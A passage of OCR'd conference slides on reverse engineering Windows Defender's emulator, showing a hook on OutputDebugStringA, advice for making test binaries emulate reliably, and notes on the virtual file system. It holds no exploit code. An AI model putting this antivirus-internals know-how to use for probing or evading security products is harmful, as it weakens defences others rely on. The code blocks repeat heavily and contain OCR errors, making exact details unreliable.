  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

Hook the native function pointer that gets called when `OutputDebugStringA` is called in-emulator


Use existing functions in Defender to interact with function parameters and virtual memory

Mark - Thanks for the idea!






```
RVAS rvas523 = {
    .MPVERNO = "MP_5_23",

    //Parameter functions
    .RVA_Parameters1 = 0x3930f5,
    .RVA_Parameters2 = 0x3b3cfd,
```




```
//OutputDebugString
pOutputDebugStringA = imgRVA(pRVAs->RVA_FP_OutputDebugStringA);
elog(S_DEBUG_VV, "OutputDebugStringA:\t\t0x%06x @ 0x%x", pRVAs->RVA_FP_OutputDebugStringA, *(pOutputDebugStringA));
*pOutputDebugStringA = (uint32_t)KERNEL32_DLL_OutputDebugStringA_hook;
elog(S_DEBUG_VV, "OutputDebugStringA Hooked:\t0x%x", *(pOutputDebugStringA));
```

OutputDebugStringA Hook




```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```




```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{

    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```

OutputDebugStringA
Hook




```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

Declaration - `void *` for `pe_vars_t *`



```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{

    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```


`OutputDebugStringA` Hook



```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```


Local variable to hold parameters - same as `Parameters<1>`

Declaration - `void *` for `pe_vars_t *`



```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{

    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```

OutputDebugStringA Hook




```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32164;
}
```

Local variable to hold parameters - same as `Parameters<1>`

Pull parameters off of the virtual stack by calling `Parameters<1>` function inside `mpengine.dll`

Parameters are just addresses within the emulator's virtual memory

Declaration - `void *` for `pe_vars_t *`




```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{

    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```

OutputDebugStringA Hook

Local variable to hold parameters - same as `Parameters<1>`


Pull parameters off of the virtual stack by calling `Parameters<1>` function inside `mpengine.dll`

Parameters are just addresses within the emulator's virtual memory



```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vTicks64 += 32i64;
}
```


Declaration - `void *` for `pe_vars_t *`



```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{

    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```

`GetString` calls into `mpengine.dll` functions which translate an emulator virtual memory address (the parameter) into a real pointer

OutputDebugStringA Hook




```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vTicks64 += 32i64;
}
```

Local variable to hold parameters - same as `Parameters<1>`

Pull parameters off of the virtual stack by calling `Parameters<1>` function inside `mpengine.dll`

Parameters are just addresses within the emulator’s virtual memory

Declaration - `void *` for `pe_vars_t *`



```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{

    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```

`GetString` calls into `mpengine.dll` functions which translate an emulator virtual memory address (the parameter) into a real pointer

Now we can just print the string to `stdout`


Demo

Hooking

`OutputDebugStringA`

`myapp.exe`

I/O communication with outside the emulator by calling `OutputDebugStringA` and other hooked functions



Factors That Can Prevent Emulation:*

- Simplicity / lack of code entropy
- Linking against unsupported DLLs
- Calling unsupported functions
- Optimizations using complex instructions
- Targeting overly modern Windows builds


Solutions:

- Add in junk code
- Strip down linkage to bare minimums
- Disable all optimizations
- Define your own entry point
- Target old Windows versions

*These are problems for AV emulators in general in my experience. Defender seems more flexible than others, but I did still have to massage compiler settings to get a consistently emulated binary


Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
   a. Startup
   b. CPU Emulation
   c. Instrumentation
   d. Windows Emulation & Environment
4. Vulnerability Research
5. Conclusion



Windows Emulation & Environment


1. Usermode Environment
2. Usermode Code
3. User-Kernel Interaction
4. Kernel Internals
5. AV Instrumentation



Virtual File System Contents

Dump file system contents with a similar trick to the `OutputDebugStringA` hook - just pass `void` pointers to arbitrary data

- 1455 files on the 2/28/18 build
  - Whole FS can be dumped in a second or two
- Mostly fake executables
- A handful of fake config files
- Various text “goat” files
- Lots of empty files

